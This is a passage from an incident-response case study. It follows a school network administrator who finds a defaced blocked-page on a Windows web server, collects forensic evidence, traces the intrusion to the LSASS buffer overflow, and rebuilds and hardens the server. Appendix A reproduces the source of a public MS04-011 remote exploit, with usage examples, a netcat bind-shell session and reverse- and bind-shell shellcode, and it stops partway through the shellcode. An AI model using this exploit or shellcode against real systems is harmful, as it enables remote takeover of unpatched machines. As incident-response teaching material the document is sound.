- F.I.R.E bootable cd, also for forensics analysis (<http://fire.dmzs.com>).
- A homemade cd containing tools for analysis. (More on this cd will be discussed later)
- 10 Blank CD-Rs.
- 10 floppy disks
- 5 port Ethernet hub.
- Ethernet and cross-over cable.
- 120 gigabyte external USB 2.0 hard drive.
- Plastic bags to store disks as evidence.
- Sharpie pens.
- Flashlight

It is important to remember that this is not the complete jump box, and tools are constantly being added.

Lastly, the school backs up all critical servers including student information, financials, faculty and user accounts, email, and the internal web server on a nightly basis. The network administrator is comfortable that if something had gone wrong during the work day, all information could be restored from the previous day's information.

Identification

The Monday started off like any other day. The network administrator began by performing his daily routine including checking the backups, reviewing firewall logs, and responding to emails and phone messages. Everything appeared to be in order.

At 9:30, along with the Director of Technology, the network administrator proceeded to their weekly meeting with the Director of Education. While nothing out of the ordinary occurred at this meeting, it did go longer than usual because the principals of the middle and high school were in attendance discussing their concerns about email issues the school had been experiencing. The meeting concluded at about 10:45 am.

When the network administrator returned to his office at 10:50 there were two messages on his voicemail from two different teachers, both with the same concern. As one teacher asked, "Is the new blocked page for the content filter a joke?"

After hearing his two voicemails, the network administrator opened his web browser and entered the IP address of computer hosting the web page of the blocked message. To his dismay he saw the newly created message. Using Dameware to connect to the computer in question, the network admin proceeded to check the file attributes on the index.html file to determine the time the file had been changed. Noting that the file was last modified at 10:18 this morning, the network admin stopped what he was doing, including all analysis of the exploited machine, because he knew he was facing a computer incident and he wanted to inform his team members.

After informing the Director of Technology at 10:55, they decided to first check the server room for unauthorized access because they knew they were the only ones to have keys to this room. After verifying that no one had entered the server room and the doors were locked, they proceeded to notify the Director of Education.

Once the Director of Education was notified shortly after 11:00, the three members of the incident team concluded that this was indeed an incident because the web page was altered by an unauthorized user. The team members formulated a plan of action that included:

- The network administrator would remove the computer from the network.
- The network administrator would perform all forensic investigation.
- The network administrator would immediately install a new blocked page.
- The Director of Education would inform all principals of the current situation. The principals would then be able to inform their teachers.
- The Director of Education and the Director of Technology would identify individuals capable of this action.

The three members also decided that since this matter did not involve any confidential information, the local police would not be contacted. Lastly, in order to provide update to one another, the incident team agreed to meet at 2:00 pm.

Containment

After leaving the meeting at 11:20, the network administrator took his jump box and immediately headed to the server room. After spending about five minutes checking that all of the other critical servers were functioning properly, he decided to install a new message to be displayed when a user encountered a blocked page. To do this, the network admin reconfigured the content filtering device to display the blocked page instead of forwarding the information to the school's internal server. This was not the preferred choice because the only message the content filtering device would display was "This page has been blocked" ... but it would suffice for the time being.

After verifying that the content filter was displaying the message for all blocked sites, the network admin turned his focus to school's internal web server. For this investigation the network admin decided to use the cd, with the forensics tools, that he had previously created. The cd contained the following tools:

- **arp.exe** – packaged with the Windows operating system, this command displays the ARP table, showing MAC to IP conversion.
- **cmd.exe** – standard Windows command shell
- **dd.exe** – data dumper utility, that allows the copying of entire system at the bit level. (<http://uranus.it.swin.edu.au/~jn/linux/rawrite/dd.htm>)
- **investigate.bat** – script created by the network admin to automatically run certain programs included in this list. The results are written to a file (audit.txt) and stored on a floppy disk. This entire script can be found in Appendix C.
- **fport.exe** – displays open ports and their associated applications. Released by Foundstone at <http://www.foundstone.com/resources/proddesc/fport.htm>
- **ipconfig.exe** – Windows utility to display IP information.
- **makeline.bat** – script written by network admin to add dashed lines to the audit.txt file.
- **md5.exe** – this creates a one-way digital hash on files. It can be used to check for data integrity. Even if one byte has changed, then the digital hash will also change.
- **nbtstat.exe** – installed with the Windows operating system, this command will display all NetBIOS names the system is aware of.
- **nc.exe** – Netcat utility to read and write data between connected systems.

- **net.exe** – displays information about the local machine including users and groups. This program is provided with Microsoft Windows.
- **netstat.exe** – Windows utility to list opened and established connections to the local machine.
- **promiscdetect.exe** – found at <http://www.ntsecurity.nu/toolbox/promiscdetect>, this utility will display if the computer's network card is in promiscuous mode, indicating the presence of a sniffer.
- **psinfo.exe** – displays general information about a computer including, operating system, registered owner, and patch level. This tool can be found at <http://www.sysinternals.com/ntw2k/freeware/pstools.shtml>
- **psloggedon.exe** – displays who is logged in to the computer via the network. Can also be found at <http://www.sysinternals.com/ntw2k/freeware/pstools.shtml>

After inserting his cd and a floppy disk into the computer, the network admin first opened a “clean” command shell from the cd, and the launched investigate.bat. This file took about a minute to write all of the results to the audit.txt file on the floppy drive. Once this was complete, the network admin completely removed the system from the network around 11:30.

At this point, the network admin removed the cd and the floppy disk, and was prepared to return to his computer when he realized he made a major mistake. Before starting his investigation, the network admin forgot to create a backup of the exploited system. The network admin proceeded to connect the external USB hard drive (he was not worried that this would add files or drivers because it had been previously connected to this system), reinserted his cd and launch the dd utility which has the following syntax:

dd.exe if=\\.\c: of=g:\server_bu.img

This command simply states that the entire contents of the c drive should be copied to the file server_bu.img on the g drive.

Because he knew this was going to take a while, the network admin decided to analyze the recently created audit.txt file, and check on the backup later.

After opening the audit.txt, the network admin began to analyze the commands in the order they appeared.

The first commands recorded to the file were the **date** and **time** commands, indicating the date and time the file was created. After this the **psinfo** utility was

launched, displaying system information including the computer up time, kernel version, service pack, registered owner, install date, and activation status. The next two commands that were displayed in the file were **ipconfig /all**, displaying the IP information, and **promiscdetect**, indicating the network card was not in promiscuous mode. The results from the above commands were what the network admin had expected, and showed no indication that an attack had occurred.

After viewing the results for the **net user** and **net localgroup administrators**, the network realized the attacker had accomplished more than just changing the blocked page. The network admin noticed an account, **admin2**, that he did not create, and this account was in the local administrators group. This can be seen in the results below.

net user and net localgroup administrators commands

```
User accounts for \\VICTIM
-----
-----
admin2                Administrator          Guest
HelpAssistant          school                SUPPORT_388945a0
The command completed successfully.

-----

NET LOCALGROUP Administrators
-----
Alias name      administrators
Comment        Administrators have complete and unrestricted access to
the computer/domain

Members
-----
-----
admin2
Administrator
school
The command completed successfully.
```

The next command the network admin examined was the **arp** command. This command identifies the IP address and MAC address of systems recently connected to the computer. While there were many machines connected, the attacker's computer was listed in the victim's ARP table as seen below.

```
ARP -a
-----
Interface: 192.168.10.24 --- 0x2
  Internet Address      Physical Address      Type
  192.168.10.200        00-02-3f-7c-34-06    dynamic
```

After examining the ARP table, the admin viewed the results from the **netstat** command which displays opened and listening ports on the computer. The results, as seen below, perplexed the admin.

```
NETSTAT -na
-----
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4321	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING
TCP	0.0.0.0:6129	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1033	127.0.0.1:3306	TIME_WAIT
TCP	192.168.10.24:139	0.0.0.0:0	LISTENING
UDP	0.0.0.0:135	*:*	
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:500	*:*	
UDP	0.0.0.0:1026	*:*	
UDP	127.0.0.1:123	*:*	
UDP	127.0.0.1:1900	*:*	
UDP	192.168.10.24:123	*:*	
UDP	192.168.10.24:137	*:*	
UDP	192.168.10.24:138	*:*	
UDP	192.168.10.24:1900	*:*	

The network admin had expected to see ports 80, 135, 445, 3306, and 6129 to be listening for connections. However, he could not figure out why the computer was listening for connections from any computer on port 4321. After doing a search on Google for port 4321, and not finding any results, he decided to continue with analysis and come back and revisit this port later.

The admin then moved on to the next command in the file, **psloggedon**, which indicated that no one at the current time was logged into the computer via the network.

The last item the administrator examined was the **fport** command, which maps ports to their corresponding applications. The results from this command provided the most useful information to the administrator. The results from the fport command can be seen below.

FPORT /p

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

Pid	Process	Port	Proto	Path
1432	Apache ->	80	TCP	C:\Program Files\Apache Group\Apache2\bin\Apache.exe
912	svchost ->	135	TCP	C:\WINDOWS\system32\svchost.exe
4	System ->	139	TCP	
4	System ->	445	TCP	
956	svchost ->	1025	TCP	C:\WINDOWS\System32\svchost.exe
0	System ->	1033	TCP	
1520	mysqld-nt ->	3306	TCP	C:\mysql\bin\mysqld-nt.exe
736	lsass ->	4321	TCP	C:\WINDOWS\system32\lsass.exe
1080	->	5000	TCP	
1460	DWRCS ->	6129	TCP	C:\WINDOWS\SYSTEM32\DWRCS.EXE
1080	->	123	UDP	
1520	mysqld-nt ->	123	UDP	C:\mysql\bin\mysqld-nt.exe
1432	Apache ->	135	UDP	C:\Program Files\Apache Group\Apache2\bin\Apache.exe
1460	DWRCS ->	137	UDP	C:\WINDOWS\SYSTEM32\DWRCS.EXE
0	System ->	138	UDP	
912	svchost ->	445	UDP	C:\WINDOWS\system32\svchost.exe
4	System ->	500	UDP	
956	svchost ->	1026	UDP	C:\WINDOWS\System32\svchost.exe
4	System ->	1900	UDP	
736	lsass ->	1900	UDP	C:\WINDOWS\system32\lsass.exe

While sorting through the results, the admin noticed the port 4321, the one he could not account for earlier. In this case, port 4321 was mapped to the lsass executable which immediately raised a red flag. The administrator knew that this application should not be running on this port, and from his previous research on the Sasser worm, knew there was a buffer overflow in the LSASS process which could give an attacker complete control over a remote system. It was the administrator's belief that the attacker gained access to the computer through this vulnerability.

Noticing it was 12:45, the admin decided to run his investigate.bat file on all of the critical servers to ensure they had not been attacked. After an hour of

investigation, he determined the other servers had not been affected by this attack. With only fifteen minutes before his meeting with the other team members, the admin picked up the backup of the web server and stored it in the school vault.

Eradication

During their afternoon meeting, the network administrator detailed both what he accomplished and discovered during his investigation:

- Reconfigured the content filter to display the blocked message.
- Removed the exploited system from the network.
- Performed a complete backup of the system using dd.
- The probable cause of the attack was the fact the system was susceptible to a buffer overflow attack in the LSASS process because it was not fully patched.
- In addition to changing the web page, the attacker added a local account to the administrators group.
- Identified possible computers from which the attack could have been launched by providing IP addresses from the computer's ARP table.

Once the Director of Education and the Director of Technology were satisfied with the network administrator's analysis, they requested the web server be put back on-line as quickly, and as securely as possible.

Because a new blocked message had been in place and the two directors agreed that the system needs to be secured, the network administrator decided to rebuild the system rather than applying all of the security patches. While this would be a longer process, it would also allow for the upgrade of all applications such as Apache, PHP, and MySQL.


Before re-installing the Windows operating system, the network admin downloaded the free version of Diskzapper (<http://www.diskzapper.com>) to completely and securely erase the entire contents of the exploited system. Diskzapper is a Linux boot disk that overwrites every sector of the hard drive with binary zeros. When the program loads, the user is presented with a Linux command prompt and then must enter "erase" to wipe the entire drive. At 2:50, the network admin booted the Diskzapper cd, and began the process of wiping the hard drive.

After Diskzapper finished wiping the hard drive at 4:45, the network admin began the process of installing Microsoft Windows XP. After about one hour the installation was completed and the admin began to restore all files and applications.


Recovery

After the operating system finished installing, the following was performed

1. The administrator visited Microsoft's Windows Update web page (<http://windowsupdate.microsoft.com>) to download the remaining critical security patches, so that the system was completely protected from all known vulnerabilities, including the LSASS buffer overflow.



2. The administrator downloaded Microsoft's Baseline Security Analyzer (MBSA), a free tool available at <http://www.microsoft.com/technet/security/tools/mbsahome.msp>. This tool tests Microsoft's operating systems for security violations such as missing service packs and violations in Microsoft Exchange, SQL Server and Internet Information Services, Office and Internet Explorer. MBSA operates by first downloading the file mssecure.xml, which is a database of all the security updates provided by Microsoft. This file is then compared to the system to determine its security level. The results from the MBSA can be seen below.



3. MBSA gives a passing grade, and the network administrator applied the following additional security measure:
 - Rename the local administrator account, and create a strong password for the account.
 - Through the local security policy, dictate who can log onto the computer locally and through the network.
 - Enable auditing.
 - Enabling account lockout after three failed login attempts.

With the operating system now secured, the administrator began to reinstall all web and database applications. This entailed first downloading and installing the latest version of MySQL (version 4.0.20a) database from <http://www.mysql.com>.

After completing the installation, the administrator added additional security measures for the database by:

- Deleting the “test” default database.
- Assuring the root user can only log in locally and not over the network.
- Renaming the root (administrator) name and giving it a strong password.
- Deleting the default local user account because it did not have a password.
- Creating a local user account, for routine tasks, with a strong password.

To secure the web server, the administrator installed the latest version of Apache (version 2.0.51) and PHP scripting language (version 4.3.8), and decided to run Nmap against the machine to determine what kind of information an attacker would be able to gather. The results are from his Nmap are displayed below.

```
C:\nmap>nmap -sS -sV -O 192.168.10.24


Starting nmap 3.70 ( http://www.insecure.org/nmap ) at 2004-09-07 18:02
Eastern
Daylight Time

Interesting ports on REBUILT (192.168.1.107):
(The 1653 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.0.51 ((Win32) PHP/4.3.8)
135/tcp   open  msrpc        Microsoft Windows msrpc
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc        Microsoft Windows msrpc
3306/tcp  open  mysql        MySQL (unauthorized)
5000/tcp  open  upnp         Microsoft Windows UPnP
MAC Address: 00:07:E9:5A:38:30 (Intel)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP, Microsoft Windows XP SP1

Nmap run completed -- 1 IP address (1 host up) scanned in 49.311 seconds
```

While the administrator was pleased to see that he was unable to connect to the MySQL database over the network, he wanted to close port 5000, Unplug and Play (upnp), and eliminate the version numbers for Apache and PHP, making it harder for attackers to gather information about the system.

The administrator downloaded Unplug-n-Pray, written by Steve Gibson and available at <http://www.grc.com/unpnp/unpnp.htm>. The program allows an administrator to safely turn on and turn of the unplug and play service. After running the program the administrator obtained the following results.



To prevent displaying the version numbers for Apache and PHP the administrator configured two files. File one is Apache's configuration file, httpd.conf. Within this file, the admin changed the line **servertokens full** to **servertokens prod**. This tells Apache to only display the name Apache instead of the name and the version number. In addition, the admin also changed the default folder for storing the school's web page.

To prevent PHP's version from being displayed, the admin need to reconfigure PHP's configuration file, php.ini – file two. To accomplish this, the admin only needed to add **expose_php=off**.

After making all of the changes, the admin used Nmap to again scan the system.

```
C:\nmap>nmap -sS -sV 192.168.10.24
Starting nmap 3.70 ( http://www.insecure.org/nmap ) at 2004-09-07 23:08
Eastern
Daylight Time
Interesting ports on REBUILT (192.168.1.107):
(The 1654 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd
135/tcp   open  msrpc       Microsoft Windows msrpc
139/tcp   open  netbios-ssn Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc       Microsoft Windows msrpc
3306/tcp  open  mysql       MySQL (unauthorized)
MAC Address: 00:07:E9:5A:38:30 (Intel)

Nmap run completed -- 1 IP address (1 host up) scanned in 48.400 seconds
```


With successful results, the administrator restored all files from the previous day's backup to the newly built computer, and reconfigured the content filter to forward all blocked requests to the school's internal web server. Lastly, the administrator visited a web site he knew was being blocked and verified the school's blocked page was being displayed. The network admin finished the entire process of restoring the school's web server around 9:30 pm.

Lessons Learned

After reviewing the attack with the Director of Education and the Director of Technology, it became clear that certain aspects of the school's security policies and procedures needed to change.

The school needed to write a disaster plan and one element of that plan would be provisions for locating all essential personnel and designating a meeting location. This plan would also delineate the roles and responsibilities of all impacted staff and list alternates in case of absence.

It was agreed that it was essential for the school to develop a technology contingency plan. A task force of lay and professionals are working on this plan, and should be ready within eight to ten weeks. All employees and students will receive training regarding the contingency plan.

Adding login banners to all computers connected to the school's network was recommended. Because the school is using Microsoft's Active Directory, it would be feasible to publish a banner each time a student, teacher or administrator logged into their computer.

Sample Login Banner

(Parts taken from <http://www.ja.net/cert/JANET-CERT/regulations/banners.html>)

All computing resources provided are for educational purposes. Only authorized users are entitled to connect and/or login to this computer system. Unauthorized access to this machine is prohibited. If you proceed to log in it will be assumed that you have agreed to the terms and conditions of the school's acceptable use policy (AUP). There is no expectation of privacy, and the system may be monitored to detect illegal usage.

An Intrusion Detection System (IDS), which would monitor all of the critical servers, was also recommended. Because the switch that connects all of the servers has spanning capability (the ability for one port to monitor all of the traffic passing through all of the ports), the IDS would be able to monitor all of the critical servers. An IDS would alert the administrator to possible attacks against all critical servers. In addition, it would also notify the administrator as to what type of attack the systems are under.

The administrator also suggested evaluating programs such as GFI's Network Server Monitor, which can monitor individual servers for hardware failures, file changes, and unauthorized access. When a problem is encountered the program can alert the administrator via email, pager, or cell phone. GFI Network Server Monitor can be found at <http://www.gfi.com/nsm>.

A significant problem that was identified when dealing with a network entirely of Microsoft products is that one must constantly patch their systems. Unfortunately it is known that Microsoft Windows contains numerous critical vulnerabilities (such as the LSASS buffer overflow), and leaving them unpatched is asking for trouble. In order to patch all of the systems, the administrator decided to investigate Microsoft's free product, Software Update Services (SUS). SUS allows the administrator to control the Windows update process by deciding which updates to install, and when to install them.

Conclusion

The school was completely unprepared for any type of attack because it had neither the technological means nor the policy and procedures delineating a response plan. They were very fortunate that this attack was a mild one, which was easily detected and could be thwarted quickly, with minimal damage to the system. Student and professional education regarding ethical use of computers needs to be a core component of the educational curriculum. A first step for this institution is the development a policy and procedures manual for everyday usage that will detail not only disaster and recovery, but the ethics and legal issues dealing with computer usage.

Appendix A – HOD-ms04011-lsasrv-expl.c

```
/* HOD-ms04011-lsasrv-expl.c:
*
* MS04011 Lsasrv.dll RPC buffer overflow remote exploit
* Version 0.1 coded by
*
*
*      .::[ houseofdabus ]::.
*
* -----
* Usage:
*
* expl <target> <victim IP> <bindport> [connectback IP] [options]
*
* Targets:
*      0 [0x01004600]: WinXP Professional      [universal] lsass.exe
*      1 [0x7515123c]: Win2k Professional      [universal] netrap.dll
*      2 [0x751c123c]: Win2k Advanced Server  [SP4]      netrap.dll
*
* Options:
*      -t:          Detect remote OS:
*                  Windows 5.1 - WinXP
*                  Windows 5.0 - Win2k
* -----
*
* Tested on
*      - Windows XP Professional SP0 English version
*      - Windows XP Professional SP0 Russian version
*      - Windows XP Professional SP1 English version
*      - Windows XP Professional SP1 Russian version
*      - Windows 2000 Professional SP2 English version
*      - Windows 2000 Professional SP2 Russian version
*      - Windows 2000 Professional SP4 English version
*      - Windows 2000 Professional SP4 Russian version
*      - Windows 2000 Advanced Server SP4 English version
*      - Windows 2000 Advanced Server SP4 Russian version
*
* Example:
*
* C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
*
* MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
* --- Coded by .::[ houseofdabus ]::. ---
*
* [*] Target: IP: 192.168.1.10: OS: WinXP Professional      [universal]
lsass.exe
* [*] Connecting to 192.168.1.10:445 ... OK
* [*] Detecting remote OS: Windows 5.0
```

```

*
*
* C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
*
* MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
* --- Coded by .::[ houseofdabus ]::. ---
*
* [*] Target: IP: 192.168.1.10: OS: Win2k Professional      [universal]
netrap.dll
* [*] Connecting to 192.168.1.10:445 ... OK
* [*] Attacking ... OK
*
* C:\nc 192.168.1.10 4444
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
*
*
* This is provided as proof-of-concept code only for educational
* purposes and testing by authorized individuals with permission to
* do so.
*/

#include <windows.h>

#pragma comment(lib, "ws2_32")

// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

// bind shellcode
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"

```

```

"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
